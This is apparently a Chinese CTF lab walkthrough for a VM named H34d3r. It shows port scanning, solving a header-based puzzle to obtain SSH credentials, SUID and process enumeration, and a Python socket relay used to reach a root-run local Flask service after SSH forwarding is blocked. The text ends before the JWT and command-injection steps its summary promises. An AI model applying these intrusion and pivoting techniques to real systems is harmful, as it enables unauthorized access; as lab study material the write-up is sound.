H34d3r 靶场渗透

- **思路一句话**: HTTP 头部一层一层揭示规则拿到 SSH 凭据 → 本地 Flask + JWT kid 穿越伪造 admin → WAF 绕过然后命令注入读 root flag

flag1

信息收集

```
┌──(kali㉿kali)-[~/桌面]
└─$ nmap -p- 10.59.169.169
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-22 22:59 EDT
Nmap scan report for 10.59.169.169
Host is up (0.00050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:8D:26:C7 (PCS Systemtechnik/Oracle
VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.84 seconds
```

只两个端口,焦点必然在 80。访问 `/` 立刻给了一记响应头:

X-Accepted-Headers	User-Agent
X-Hint-Stage	1
X-Powered-By	PHP/8.3.31
X-Required-Ua	Matryoshka-Bot/1.0

```
{"status":"fail","current_stage":1,"msg":"Access Denied: Invalid
Agent."}
```

服务端把"下一步要什么"直接写在响应头里，算是**hint**
`X-Accepted-Headers` 告诉你接受哪些头
`X-Hint-Stage` 意思是阶段，当然这是后面推测出来的，一开始没懂这个1是啥


意思

`X-Required-Ua`意思是要我们给 UA 头传入**Matryoshka-Bot/1.0**值

套娃

Stage 1 (UA)

{"status":"fail","current_stage":2,"accepted_headers":["User-Agent","X-Stage"],"msg":"Stage 1 Clear. Advance to next stage."}




Stage 2 (X-Stage)

然后来到第二阶段

X-Accepted-Headers	User-Agent, X-Stage
X-Hint-Stage	2
X-Next-Stage	challenge_start

{"status":"fail","current_stage":2,"accepted_headers":["User-Agent","X-Stage"],"msg":"Stage 1 Clear. Advance to next stage."}

{"status":"fail","current_stage":1,"accepted_headers":["User-Agent"],"msg":"Access Denied: Invalid Agent."}





Stage 3 (X-Auth)

X-Accepted-Headers	User-Agent, X-Stage, X-Auth
X-Expected-Auth	sha256(UA + Salt)
X-Hint-Salt	mAtRy0sHk4_2026
X-Hint-Stage	3


```
{"status":"fail","current_stage":3,"accepted_headers":["User-Agent","X-Stage","X-Auth"],"msg":"Stage 2 Clear. Auth hash missing or mismatch."}
```



公式很直白:`sha256("Matryoshka-Bot/1.0" + "mAtRy0sHk4_2026")`:





`7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf`

{"status":"fail","current_stage":4,"accepted_headers":["User-Agent","X-Stage","X-Auth","X-Signature"],"msg":"Stage 3 Clear. Signature verification failed or expired."}




Stage 4 (X-Signature)

X-Accepted-Headers	User-Agent, X-Stage, X-Auth, X-Signature
X-Expected-Signature	md5(Auth + Secret + TimeStep)
X-Hint-Secret	OWUyZF9oaWRkZW5fc3RhdGU=
X-Hint-Stage	4
X-Powered-By	PHP/8.3.31
X-Time-Step	178218470

```
{"status":"fail","current_stage":4,"accepted_headers":["User-Agent","X-Stage","X-Auth","X-Signature"],"msg":"Stage 3 Clear. Signature verification failed or expired."}
```

这里 Secret 是base64加密



`9e2d_hidden_state`

一开始我是直接抄响应里的 `X-Time-Step` 计算：

`md5(Auth + Secret + TimeStep)`

`7b59aad06ca201fcdf0a2845932b323c5bfa6e191614f115b613d3b145b49dbf` + `9e2d_hidden_state` + `178218470`

但是啥反应都没有，意识到可能是时间戳的问题，应该是要整一个未来的时间戳，然后不停发包去触发

现在的Unix时间戳(Unix timestamp)是： 1782185195 开始 停止 刷新

Unix时间戳（Unix timestamp） 178218470 秒 转换 1975-08-26 01:07:50

这个时间戳貌似少了一位，我们补个 0 即可


Unix时间戳（Unix timestamp） 1782184700 秒 转换 2026-06-23 11:18:20


时间（年/月/日 时:分:秒） 转换成Unix时间戳 秒

然后我们整一个未来的时间戳，快到时间的时候发包

md5加密的时候得把最后一位去掉

{"status":"success","msg":"Done! Challenge Solved."}





拿到 ssh 登录凭据：`mikasa:00b78dc1`

```
mikasa@H34d3r:~$ cat user.txt
flag{user-00b78dc16d1de177d9a76116203f4d43}
```

flag2

提权

```
mikasa@H34d3r:~$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
```

没有什么可以利用的点，`sudo -l` 也需要密码

```
mikasa@H34d3r:~$ ss -nlpt
State          Recv-Q          Send-Q                   Local Address:Port                    Peer Address:Port          Process
LISTEN         0               128                          0.0.0.0:22                           0.0.0.0:*
LISTEN         0               128                        127.0.0.1:5000                         0.0.0.0:*
LISTEN         0               128                           [::]:22                              [::]:*
LISTEN         0               511                             *:80                                 *:*
```

传个 pspy 看看

```
mikasa@H34d3r:~$ ./pspy32s | grep UID=0
2026/06/23 12:35:30 CMD: UID=1000  PID=2489   | grep --color=auto UID=0
2026/06/23 12:35:30 CMD: UID=0     PID=2470   | sshd-session: mikasa [priv]
2026/06/23 12:35:30 CMD: UID=0     PID=2434   | sshd-session: mikasa [priv]
2026/06/23 12:35:30 CMD: UID=0     PID=2427   | /sbin/getty 38400 tty6
2026/06/23 12:35:30 CMD: UID=0     PID=2424   | /sbin/getty 38400 tty5
2026/06/23 12:35:30 CMD: UID=0     PID=2420   | /sbin/getty 38400 tty4
2026/06/23 12:35:30 CMD: UID=0     PID=2416   | /sbin/getty 38400 tty3
2026/06/23 12:35:30 CMD: UID=0     PID=2412   | /sbin/getty 38400 tty2
2026/06/23 12:35:30 CMD: UID=0     PID=2411   | /sbin/getty -I \033c 38400 tty1
2026/06/23 12:35:30 CMD: UID=0     PID=2347   | /usr/bin/python3 /opt/maze-web/app.py
2026/06/23 12:35:30 CMD: UID=0     PID=2345   | /usr/sbin/crond -c /etc/crontabs -f
2026/06/23 12:35:30 CMD: UID=0     PID=2314   | /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2026/06/23 12:35:30 CMD: UID=0     PID=2284   | sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2026/06/23 12:35:30 CMD: UID=0     PID=2254   | /sbin/acpid -f
2026/06/23 12:35:30 CMD: UID=0     PID=2227   | /sbin/syslogd -t -n
2026/06/23 12:35:30 CMD: UID=0     PID=2102   | /sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:H34d3r
2026/06/23 12:35:30 CMD: UID=0     PID=1879   |
```

有个以**root**身份运行的app.py脚本，盲猜一手 flask

```
mikasa@H34d3r:/opt/maze-web$ ls -al
total 16
drwxr-xr-x    2 root     root          4096 May 17 23:22 .
drwxr-xr-x    4 root     root          4096 May 17 23:00 ..
-rwxr-x---    1 root     root          6514 May 17 23:20 app.py
```


但是这个我们无法看到文件里面的内容
加上前面有个仅限本地访问的 5000 端口，合理推测是这个 app.py 启动的
我不太习惯用命令行来进行访问，所以我用 ssh 本地转发端口在本机访问

```
C:\Users\lnnn>ssh -NL 5000:127.0.0.1:5000 mikasa@10.59.169.169
mikasa@10.59.169.169's password:
channel 2: open failed: administratively prohibited: open failed
channel 3: open failed: administratively prohibited: open failed
channel 2: open failed: administratively prohibited: open failed
channel 3: open failed: administratively prohibited: open failed
channel 2: open failed: administratively prohibited: open failed
channel 3: open failed: administratively prohibited: open failed
```


嗯？可能是靶机禁止了端口转发
那我们用**python**起一个服务

```
python3 -c "
import socket, threading
```


```
def f(c):
    s = socket.socket()
    s.connect(('127.0.0.1', 5000))
    threading.Thread(target=lambda:
s.sendall(c.recv(4096))).start()
    threading.Thread(target=lambda:
c.sendall(s.recv(4096))).start()

s = socket.socket()
s.bind(('0.0.0.0', 5001))
s.listen(5)
while True:
    threading.Thread(target=f, args=(s.accept()[0],)).start()
"
```



